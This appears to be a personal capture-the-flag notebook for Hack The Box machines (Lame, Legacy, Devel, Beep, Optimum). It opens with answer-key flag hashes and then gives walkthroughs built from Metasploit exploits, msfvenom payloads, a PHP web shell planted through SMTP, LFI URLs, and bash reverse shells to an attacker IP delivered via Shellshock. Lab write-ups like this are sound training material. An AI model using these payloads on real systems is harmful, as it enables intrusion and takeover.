

# **Machines**

# ***Machines\_Old***



# Flags

Lame  
    user  
    69454a937d94f5f0225ea00acd2e84c5  
    root  
    92caac3be140ef409e45721348a4e9df

Legacy  
    user  
    e69af0e4f443de7e36876fda4ec7644f  
    root  
    993442d258b0e0ec917cae9e695d5713

Devel  
    user  
    9ecdd6a3aedef24b41562fea70f4cb3e8  
    root  
    e621a0b5041708797c4fc4728bc72b4b

Beep  
    user  
    aeff3def0c765c2677b94715cffa73ac  
    root  
    d88e006123842106982acce0aaf453f0

Optimum  
    user  
    d0c39409d7b994a9a1389ebf38ef5f73  
    root  
    51ed1b36553c8461f4552c2e92b3eed

Bashed  
    user  
    2c281f318555dbc1b856957c7147bfc1  
    root  
    cc4f0afe3a1026d402ba10329674a8e2

Arctic  
    user  
    02650d3a69a70780c302e146a6cb96f3  
    root  
    ce65ceee66b2b5ebaff07e50508ffb90

Blue  
    user  
    4c546aea7dbe75cbd71de245c8deea9  
    root  
    ff548eb71e920ff6c08843ce9df4e717

Grandpa  
    user  
    bdff5ec67c3cff017f2bedc146a5d869  
    root  
    9359e905a2c35f861f6a57cecf28bb7b

Granny  
    user  
    700c5dc163014e22b3e408f8703f67d1  
    root  
    aa4beed1c0584445ab463a6747bd06e9

Bank  
    user  
    37c97f8609f361848d8872098b0721c3  
    root  
    d5be56adc67b488f81a4b9de30c8a68e

Blocky  
    user  
    59fee0977fb60b8a0bc6e41e751f3cd5  
    root  
    0a9694a5b4d272c694679f7860f1cd5f

Netmon  
    user  
    dd58ce67b49e15105e88096c8d9255a5  
    root

3018977fb944bf1878f75b879fba67cc

Mirai

user  
ff837707441b257a20e32199d7c8838d  
root  
3d3e483143ff12ec505d026fa13e020b

Luke

user  
58d441e500e8941f9cf3baa499e2e4da  
root  
8448343028fadde1e2a1b0a44d01e650

Networked

user  
526fcf2305f17faaacecf212c57d71c5  
root  
0a8ecda83f1d81251099e8ac3d0dc82

Jarvis

user  
2afa36c4f05b37b34259c93551f5c44f  
root  
d41d8cd98f00b204e9800998ecf84271

Haystack

user  
04d18bc79dac1d4d48ee0a940c8eb929  
root  
3f5f727c38d9f70e1d2ad2ba11059d92

Craft

user  
bbf4b0cadfa3d4e6d0914c9cd5a612d4  
root  
831d64ef54d92c1af795daae28a11591

Resolute

user  
0c3be45fcfe249796ccbee8d3a978540  
root

Tally

user  
be72362e8dffeca2b42406d5d1c74bb1  
root  
608bb707348105911c8991108e523eda

Bart

user  
625b6c7aa299599acae0125d3af3830f  
root  
0074a38e6eac2d3785741713b3bfa2dc

Active

user  
86d67d8ba232bb6a254aa4d10159e983  
root  
b5fc76d1d6b91d77b2fbf2d54d0f708b

FriendZone

user  
a9ed20acecd6c5b6b52f474e15ae9a11  
root

OpenAdmin

user  
c9b2cf07d40807e62af62660f0c81b5f  
root  
2f907ed450b361b2c2bf4e8795d5b561

Traverxec

user  
7db0b48469606a42cec20750d9782f3d  
root  
9aa36a6d76f785dfd320a478f6e0d906

Shocker

```
user
2ec24e11320026d1e70ff3e16695b233
root
52c2715605d70c7619030560dc1ca467
Chatterbox
    user
    72290246dfaedb1e3e3ac9d6fb306334
    root
    a673d1b1fa95c276c5ef2aa13d9dcc7c
Jerry
    user
    7004dbcef0f854e0fb401875f26ebd00
    root
    04a8b36e1545a455393d067e772fe90e
Access
    user
    ff1f3b48913b213a31ff6756d2553d38
    root
    6e1586cc7ab230a8d297e8f933d904cf
Forest
    user
    e5e4e47ae7022664cda6eb013fb0d9ed
    root
    f048153f202bbb2f82622b04d79129cc
Ypuffy
    user
    acbc06eb2982b14c2756b6c6e3767aab
    root
    1265f8e0a1984edd9dc1b6c3fc1757f
Remote
    user
    caa705d07837cb1a56e1cd960f8eef11
    root
    08e3d9f2e8933bca70f9a196d55e9ce8
Traceback
    user
    01233e70fe91310fc2b969b6dd1444a7
    root
    9a95739d93a3f9327d3120ee63613d21
Bastion
    user
    9bfe57d5c3309db3a151772f9d86c6cd
    root
    958850b91811676ed6620a9c430e65c8
Sauna
    user
    1b5520b98d97cf17f24122a55baf70cf
    root
    f3ee04965c68257382e31502cc5e881f
Monteverde
    user
    4961976bd7d8f4eeb2ce3705e2f212f2
    root
    12909612d25c8dcf6e5a07d1a804a0bc
Mango
    user
    79bf31c6c6eb38a8567832f7f8b47e92
    root
    8a8ef79a7a2fbb01ea81688424e9ab15
Obscurity
    user
    e4493782066b55fe2755708736ada2d7
    root
    512fd4429f33a113a44d5acde23609e3
Bastard
    user
```

ba22fde1932d06eb76a163d312f921a2

root

4bf12b963da1b30cc93496f617f7ba7c

Silo

user

92ede778a1cc8d27cb6623055c331617

root

cd39ea0af657a495e33bc59c7836faf6

DevOps

user

c5808e1643e801d40f09ed87cdecc67b

root

d4fe1e7f7187407eebdd3209cb1ac7b3

ScriptKiddy

user

99ba87dfc32b49504a759cbb0bc5e526

root

675a3cc887357fc961c3ce2d3315385c

SecNotes

user

6fa7556968052a83183fb8099cb904f3

root

7250cde1cab0bbd93fc1edbdc83d447b

**1-99**

## 10.10.10.3 Lame

Lame

```
root@kali:~/Desktop# nmap -sC -sV -oN /root/Desktop/10.10.10.3.txt 10.10.10.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-02 19:57 EDT
Nmap scan report for 10.10.10.3
Host is up (0.31s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.10.14.60
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Host script results:

```
|_clock-skew: mean: -2d22h57m14s, deviation: 0s, median: -2d22h57m14s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP\x00
|_ System time: 2019-06-29T17:01:24-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 81.78 seconds

---

```
ftp 10.10.10.3
  anonymous
    dir (goofy response) LOCKED IN FTP DIR
```

```
searchsploit vsftpd
  patched (no backdoor)
```

```
searchsploit samba
  Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit) | exploits/unix/remote/16320.rb
msfconsole
  use exploit/multi/samba/usermap_script
  set payload cmd/unix/reverse
  lhost 10.10.14.60
  lport 6969
  run
    ROOT SESSION
    shell (kicked off a python shell)
      root.txt on Desktop
      user.txt at /home/makis
```

## **10.10.10.3 Lame 2**

nmap showed that ftp, ssh, and smb were open.

ftp anonymous was allowed, but no files were there.

ssh confirmed an old ubuntu version

ftp version looked vulnerable but the exploit did not work manually or with metasploit  
smb was running 3.0.20.

<https://github.com/macha97/exploit-smb-3.0.20/blob/master/exploit-smb-3.0.20.py>

ran it and rooted

^^added proper shellcode and ip in script

./vsftpd\_234\_exploit.py <IP address> <port> <command>

## ***enumeration***

attempted vsftpd\_234\_exploit.py, does not appear vulnerable.  
samba 3.0.20.py does the trick!

## **nmap**

```
echo -e e[5me[31me[1m1e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.10.10.3 && nmap -sC -sV -Pn 10.10.10.3 && nmap -p- -Pn 10.10.10.3
```

```
1
```

```
http://www.kellyodonnell.com/content/determining-os-type-ping
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-22 14:09 EDT
```

```
Nmap scan report for 10.10.10.3
```

```
Host is up (0.25s latency).
```

```
Not shown: 996 filtered ports
```

```
PORT STATE SERVICE
```

```
21/tcp open  ftp
```

```
22/tcp open  ssh
```

```
139/tcp open netbios-ssn
```

```
445/tcp open microsoft-ds
```

```
Nmap done: 1 IP address (1 host up) scanned in 14.11 seconds
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-22 14:09 EDT
```

```
Nmap scan report for 10.10.10.3
```

```
Host is up (0.24s latency).
```

```
Not shown: 996 filtered ports
```

```
PORT STATE SERVICE VERSION
```

```
21/tcp open  ftp      vsftpd 2.3.4
```

```
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
```

```
| ftp-syst:
```

```
| STAT:
```

```
| FTP server status:
```

```
|   Connected to 10.10.14.60
```

```
|   Logged in as ftp
```

```
|   TYPE: ASCII
```

```
|   No session bandwidth limit
```

```
|   Session timeout in seconds is 300
```

```
|   Control connection is plain text
```

```
|   Data connections will be plain text
```

```
|   vsFTPD 2.3.4 - secure, fast, stable
```

```
|_End of status
```

```
22/tcp open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
```

```
| ssh-hostkey:
```

```
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
```

```
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
```

```
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

```
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
```

```
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Host script results:
```

```
|_clock-skew: mean: -3d00h57m32s, deviation: 2h49m43s, median: -3d02h57m33s
```

```
| smb-os-discovery:
```

```
|   OS: Unix (Samba 3.0.20-Debian)
```

```
|   Computer name: lame
```

```
|   NetBIOS computer name:
```

```
|   Domain name: hackthebox.gr
```

```
|   FQDN: lame.hackthebox.gr
```

```
|_ System time: 2020-04-19T11:12:46-04:00
```

```
| smb-security-mode:
```

```
|   account_used: <blank>
```

```
|   authentication_level: user
```

```
|   challenge_response: supported
```

```
|_ message_signing: disabled (dangerous, but default)
```

```
|_smb2-time: Protocol negotiation failed (SMB2)
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
```

```
Nmap done: 1 IP address (1 host up) scanned in 71.55 seconds
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-22 14:10 EDT
```

```
Nmap scan report for 10.10.10.3
```

```
Host is up (0.23s latency).
```

```
Not shown: 65530 filtered ports
```

```
POR STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3632/tcp open distccd
```

Nmap done: 1 IP address (1 host up) scanned in 332.50 seconds

**smb**

# enum4linux

```
enum4linux -a 10.10.10.3
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Apr 22 14:10:50 2020
```

```
=====
| Target Information  |
=====
Target ..... 10.10.10.3
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 10.10.10.3  |
=====
[E] Can't find workgroup/domain
```

```
=====
| Nbtstat Information for 10.10.10.3  |
=====
Looking up status of 10.10.10.3
No reply from 10.10.10.3

=====
| Session Check on 10.10.10.3  |
=====
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 437.
[E] Server doesn't allow session using username "", password "". Aborting remainder of tests.
```

## ***flags***

user

69454a937d94f5f0225ea00acd2e84c5

root

92caac3be140ef409e45721348a4e9df

## **10.10.10.4 Legacy**

Legacy

```
nmap -sC -sV -oN /root/Desktop/10.10.10.4.txt 10.10.10.4
```

Nmap scan report for 10.10.10.4

Host is up (0.14s latency).

Not shown: 997 filtered ports

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
---------	------	-------------	-------------------------------

445/tcp	open	microsoft-ds	Windows XP microsoft-ds
---------	------	--------------	-------------------------

3389/tcp	closed	ms-wbt-server	
----------	--------	---------------	--

Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows\_xp

Host script results:

|\_clock-skew: mean: 5d00h27m15s, deviation: 2h07m16s, median: 4d22h57m15s

|\_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:5c:c3 (VMware)

|\_smb-os-discovery:

| OS: Windows XP (Windows 2000 LAN Manager)

| OS CPE: cpe:/o:microsoft:windows\_xp:-

| Computer name: legacy

| NetBIOS computer name: LEGACY\x00

| Workgroup: HTB\x00

|\_ System time: 2019-07-08T01:38:16+03:00

|\_smb-security-mode:

| account\_used: guest

| authentication\_level: user

| challenge\_response: supported

|\_ message\_signing: disabled (dangerous, but default)

|\_smb2-time: Protocol negotiation failed (SMB2)

msfconsole

```
use exploit/windows/meterpreter/reverse_tcp      <<< use exploit/multi/handler  > set payload windows/
```

```
meterpreter/reverse_tcp
```

```
run
```

```
SYSTEM SESSION
```

## **10.10.10.4 Legacy 2**

nmap showed that the only open port facing me was smb  
smbvuln showed me that it may be vulnerable to ms17-010  
msfconsole

```
use exploit windows/smb/ms17_010_psexec
set payload windows/meterpreter/reverse_tcp
rhost
lhost
lport
go
rooted
```

## ***enumeration***

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping ; nmap -Pn  
10.10.10.4 && nmap -sC -sV -Pn 10.10.10.4 && nmap -p- -Pn 10.10.10.4  
ttl=127  
http://www.kellyodonnell.com/content/determining-os-type-ping  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-22 15:20 EDT  
Nmap scan report for 10.10.10.4  
Host is up (0.18s latency).  
Not shown: 997 filtered ports  
PORT      STATE SERVICE  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
3389/tcp   closed ms-wbt-server  
  
Nmap done: 1 IP address (1 host up) scanned in 13.73 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-22 15:20 EDT  
Nmap scan report for 10.10.10.4  
Host is up (0.16s latency).  
Not shown: 997 filtered ports  
PORT      STATE SERVICE      VERSION  
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp    open  microsoft-ds  Windows XP microsoft-ds  
3389/tcp   closed ms-wbt-server  
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp  
  
Host script results:  
|_clock-skew: mean: 5d00h27m16s, deviation: 2h07m16s, median: 4d22h57m16s  
|_nbstat: NetBIOS name: LEGACY, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:b9:40:8c (VMware)  
| smb-os-discovery:  
|   OS: Windows XP (Windows 2000 LAN Manager)  
|   OS CPE: cpe:/o:microsoft:windows_xp::  
|   Computer name: legacy  
|   NetBIOS computer name: LEGACY\x00  
|   Workgroup: HTB\x00  
|_ System time: 2020-04-28T00:18:20+03:00  
| smb-security-mode:  
|   account_used: guest  
|   authentication_level: user  
|   challenge_response: supported  
|_ message_signing: disabled (dangerous, but default)  
|_smb2-time: Protocol negotiation failed (SMB2)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 71.03 seconds  
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-22 15:21 EDT  
Nmap scan report for 10.10.10.4  
Host is up (0.14s latency).  
Not shown: 65532 filtered ports  
PORT      STATE SERVICE  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
3389/tcp   closed ms-wbt-server  
  
Nmap done: 1 IP address (1 host up) scanned in 238.42 seconds
```

# enum4linux

```
enum4linux -a 10.10.10.4
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Apr 22 15:21:42 2020
```

```
=====
| Target Information  |
=====
Target ..... 10.10.10.4
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 10.10.10.4  |
=====
[+] Got domain/workgroup name: HTB
```

```
=====
| Nbtstat Information for 10.10.10.4  |
=====
Looking up status of 10.10.10.4
LEGACY      <00> -     B <ACTIVE>  Workstation Service
HTB         <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
LEGACY      <20> -     B <ACTIVE>  File Server Service
HTB         <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
```

```
MAC Address = 00-50-56-B9-40-8C
```

```
=====
| Session Check on 10.10.10.4  |
=====
[E] Server doesn't allow session using username ", password ". Aborting remainder of tests.
```

## **smb vuln nmap**

```
squid@CoolHandKali:/Yeet/Machines/HTB/Legacy$ nmap --script smb-vuln* -Pn -p 139,445 10.10.10.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-22 15:22 EDT
Nmap scan report for 10.10.10.4
Host is up (0.19s latency).
```

```
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
```

Host script results:

```
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|       State: VULNERABLE
|       IDs: CVE:2008-4250
|         The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|         Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|         code via a crafted RPC request that triggers the overflow during path canonicalization.
```

Disclosure date: 2008-10-23

References:

```
https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
```

```
|_smb-vuln-ms10-054: false
```

```
|_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
```

```
|smb-vuln-ms17-010:
```

| VULNERABLE:

| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

| State: VULNERABLE

| IDs: CVE:2017-0143

| Risk factor: HIGH

| A critical remote code execution vulnerability exists in Microsoft SMBv1
| servers (ms17-010).

Disclosure date: 2017-03-14

References:

```
https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Nmap done: 1 IP address (1 host up) scanned in 8.90 seconds

## ***flags***

user  
e69af0e4f443de7e36876fda4ec7644f  
root  
993442d258b0e0ec917cae9e695d5713

## **10.10.10.5 Devel**

Devel

```
ssh -sC -sV -oN /root/Desktop/10.10.10.5.txt 10.10.10.5
```

```
    ftp anonymous was open
```

```
        put verified
```

```
    http iis7.5
```

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp lhost=10.10.14.60 lport=6969 -f aspx -o
```

Yeetdevel.aspx

```
cd /root/Desktop/Shellcodes
```

```
ftp 10.10.10.5
```

```
    anonymous
```

```
        put Yeetdevel.aspx
```

```
msfconsole
```

```
use exploit/multi/handler
```

```
set payload windows/meterpreter/reverse_tcp
```

```
lhost 10.10.14.60
```

```
lport 6969
```

```
run
```

```
SESSION CREATED
```

```
    iis user
```

```
search suggest
```

```
use post/multi/recon/local_exploit_suggester
```

```
set session 1
```

```
run
```

```
    kitrap0d recommended (service could not be verified)
```

```
use windows/local/ms10_015_kitrap0d
```

```
set session 1
```

```
set lport 4444
```

```
set lhost 10.10.14.60
```

```
run
```

```
SYSTEM SESSION CREATED
```

flags found and submitted

## **10.10.10.5 Devel2**

will windows 7 and newer execute asp? → not by default

nmap showed that ftp and http was running.

iis was version 7.5 indicating windows server 2008r2

ftp anonymous was allowed, and host the web root.

```
msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.60 lport=3234 -f aspx -a x86 --platform win > 3234.aspx
```

upload 3234.aspx

navigate to website and catch with nc

first shell.

whoami /all showed that seimpersonate was enabled. The machine is between 2008 and 2016 so we shoult be good with

juicy potatox86

we are

rooted

VVVVVVVVVV

<https://infinitelogins.com/2020/01/20/hack-the-box-write-up-devel-without-metasploit/>

^^^^^^^^^^^^^

## ***enumeration***

iis =7.5 = windows server 2008r2

x86

## **nmap**

<http://www.kellyodonnell.com/content/determining-os-type-ping>

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-24 16:08 EDT  
Nmap scan report for 10.10.10.5  
Host is up (0.18s latency).  
Not shown: 998 filtered ports  
PORT STATE SERVICE  
21/tcp open ftp  
80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 13.11 seconds  
Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-24 16:08 EDT  
Nmap scan report for 10.10.10.5  
Host is up (0.19s latency).  
Not shown: 998 filtered ports  
PORT STATE SERVICE VERSION  
21/tcp open ftp Microsoft ftpd  
| ftp-anon: Anonymous FTP login allowed (FTP code 230)  
| 03-18-17 02:06AM <DIR> aspnet\_client  
| 04-28-20 06:18AM 2883 devel.aspx  
| 03-17-17 05:37PM 689 iisstart.htm  
| 04-28-20 06:04AM 2841 shell.aspx  
|\_03-17-17 05:37PM 184946 welcome.png  
| ftp-syst:  
|\_ SYST: Windows\_NT  
80/tcp open http Microsoft IIS httpd 7.5  
| http-methods:  
|\_ Potentially risky methods: TRACE  
|\_http-server-header: Microsoft-IIS/7.5  
|\_http-title: IIS7  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 24.71 seconds  
Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-24 16:09 EDT  
Nmap scan report for 10.10.10.5  
Host is up (0.13s latency).  
Not shown: 65533 filtered ports  
PORT STATE SERVICE  
21/tcp open ftp  
80/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 178.46 seconds

***web***

## ***web nmap***

```
PORT STATE SERVICE REASON VERSION
80/tcp open http  syn-ack Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE:/o:microsoft:windows
```

## ***flags***

user

9ecdd6a3aedf24b41562fea70f4cb3e8

root

e621a0b5041708797c4fc4728bc72b4b

## ***Extras***

## ***Extras***

## 10.10.10.7 Beep

Beep

```
nmap -sC -sV -oN /root/Desktop/10.10.10.7.txt 10.10.10.7
Nmap scan report for 10.10.10.7
Host is up (0.21s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|_  2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp    open  smtp     Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME,
DSN,
80/tcp    open  http     Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
110/tcp   open  pop3    Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: EXPIRE(NEVER) LOGIN-DELAY(0) UIDL IMPLEMENTATION(Cyrus POP3 server v2) APOP PIPELINING AUTH-
RESP-CODE RESP-CODES USER STLS TOP
111/tcp   open  rpcbind  2 (RPC #100000)
| rpcinfo:
|   program version port/proto service
|   100000 2       111/tcp  rpcbind
|   100000 2       111/udp  rpcbind
|   100024 1       742/udp  status
|_  100024 1       745/tcp  status
143/tcp   open  imap    Cyrus imapsd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: SORT IMAP4 ACL QUOTA SORT=MODSEQ THREAD=REFERENCES OK STARTTLS
THREAD=ORDEREDSUBJECT URLAUTHA0001 LIST-SUBSCRIBED BINARY UNSELECT UIDPLUS IMAP4rev1 X-NETSCAPE
LISTTEXT CONDSTORE IDLE CATENATE ANNOTATEMORE MULTIAPPEND Completed ID NO CHILDREN MAILBOX-REFERRALS
NAMESPACE RIGHTS=kxte ATOMIC RENAME LITERAL+
443/tcp   open  ssl/https?
|_ssl-date: 2019-07-02T23:07:08+00:00; -1h20m21s from scanner time.
993/tcp   open  ssl/imap  Cyrus imapsd
|_imap-capabilities: CAPABILITY
995/tcp   open  pop3    Cyrus pop3d
3306/tcp  open  mysql   MySQL (unauthorized)
4445/tcp  open  upnp/ftp?
10000/tcp open  http    MiniServ 1.570 (Webmin httpd)
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Service Info: Hosts: beep.localdomain, 127.0.0.1, example.com
```

Host script results:

```
|_clock-skew: mean: -1h20m21s, deviation: 0s, median: -1h20m21s
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 345.43 seconds

---

```
dirbuster (/usr/share/wordlists/dirb/common.txt )
```

went to <https://10.10.10.7/>

saw machine was Elastix

searchsploit elastix

```
Elastix 2.2.0 - 'graph.php' Local File Inclusion | exploits/php/webapps/37637.pl
```

```
cat exploits/php/webapps/37637.pl
```

```
    file inclusion at /vtigercrm/graph.php?current_language=../../../../etc/
```

```
amportal.conf%00&module=Accounts&action
```

```
    navigated to https://10.10.10.7/vtigercrm/graph.php?current\_language=../../../../etc/amportal.conf%00&module=Accounts&action
```

view page sourcecode

saw usernames and password jEhdIekWmdjE

ssh root@10.10.10.7

jEhdIekWmdjE

## ROOT SHELL

```
root@kali:~# telnet 10.10.10.7 25
Trying 10.10.10.7...
Connected to 10.10.10.7.
Escape character is '^]'.
220 beep.localdomain ESMTP Postfix
EHLO coolhandsquid.au
250-beep.localdomain
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-ENHANCEDSTATUSCODES
250-8BITMIME
250 DSN
VRFY asterisk@localhost
252 2.0.0 asterisk@localhost
mail from:coolhandsquid@step-child.au
250 2.1.0 Ok
rcpt to:asterisk@localhost
250 2.1.5 Ok
data
354 End data with <CR><LF>.<CR><LF>
Subject: You got owned
<?php echo system($_REQUEST['squid']); ?>
```

```
.
```

```
250 2.0.0 Ok: queued as 84C50D92F8
```

```
^C
```

```
^]
```

```
telnet> quit
```

```
Connection closed.
```

## IN BURP

```
in repeater replace GET /vtigercrm/graph.php?current_language=../../../../etc/
amportal.conf%00&module=Accounts&action HTTP/1.1
with GET /vtigercrm/graph.php?current_language=../../../../var/mail/asterisk%00&module=Accounts&action HTTP/
1.1
to verify code execution after &action put &squid=whoami      run it in repeater. this should return asterisk
right click > change execution method
at the end add execution &squid=bash -i >& /dev/tcp/10.10.14.60/3232 0>&1
highlight bash -i >& /dev/tcp/10.10.14.60/3232 0>&1 and hit "control u" to encode in url. should look like bash+-
i+>%26+/dev/tcp/10.10.14.60/3232+0>%261
in terminal
```

```
    nc -lvp 3232
```

```
in burp
```

```
    run
```

```
in terminal
```

```
    observe your new shell!!
```

```
other terminal
```

```
    searchsploit -x exploits/php/webapps/18650.py (found by searchsploit elastix)
```

```
in terminal
```

```
listening on [any] 3232 ...
```

```
connect to [10.10.14.60] from (UNKNOWN) [10.10.10.7] 49037
```

```
bash: no job control in this shell
```

```
bash-3.2$ id
```

```
uid=100(asterisk) gid=101(asterisk) groups=101(asterisk)
```

```
bash-3.2$ whoami
```

```
asterisk
```

```
bash-3.2$ sudo nmap --interactive
```

```
Starting Nmap V. 4.11 ( http://www.insecure.org/nmap/ )
```

```
Welcome to Interactive Mode -- press h <enter> for help
```

```
nmap> whoami
```

```
Unknown command (whoami) -- press h <enter> for help
nmap> !sh
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
```

---

```
cp /usr/share/exploitdb/exploits/php/webapps/18650.py beep.py
nano beep.py (change lhost and what not. set extension to 322. extension found in 10.10.10.7/panel
python beep.py
    ssl handeling error
forward port 80 traffic to burp and 443 to 10.10.10.7
in script https -> http
in burp
proxy>options>add
bind>bind to port 80
request handling> redirect to host = 10.10.10.7 redirect to port=443
make sure intercept is off
send ran script to repeater
in terminal
nc -lvpn 443
in burp
go
in terminal
enjoy your shell (you will still need to elevate.
python -c 'import pty;pty.spawn("/bin/bash");'
```

---

```
SHELLSHOCK
send a get request for 10.10.10.7:10000 to burp repeater
set useragent-
User-Agent: () { :; }; bash -i >& /dev/tcp/10.10.14.60/3232 0>&1
in terminal
nc -lvpn 3232
in burp
go
in terminal
enjoy your root shell!!
```

## **10.10.10.8 Optimum**

```
root@kali:~/Desktop/HTB/Optimum# nmap -sC -sV -oN 10.10.10.8.txt 10.10.10.8
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-09 20:01 EDT
Nmap scan report for 10.10.10.8
Host is up (0.13s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   HttpFileServer httpd 2.3
|_http-server-header: HFS 2.3
|_http-title: HFS /
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.51 seconds
```

```
searchsploit HFS
searchsploit -p exploits/windows/remote/39161.py
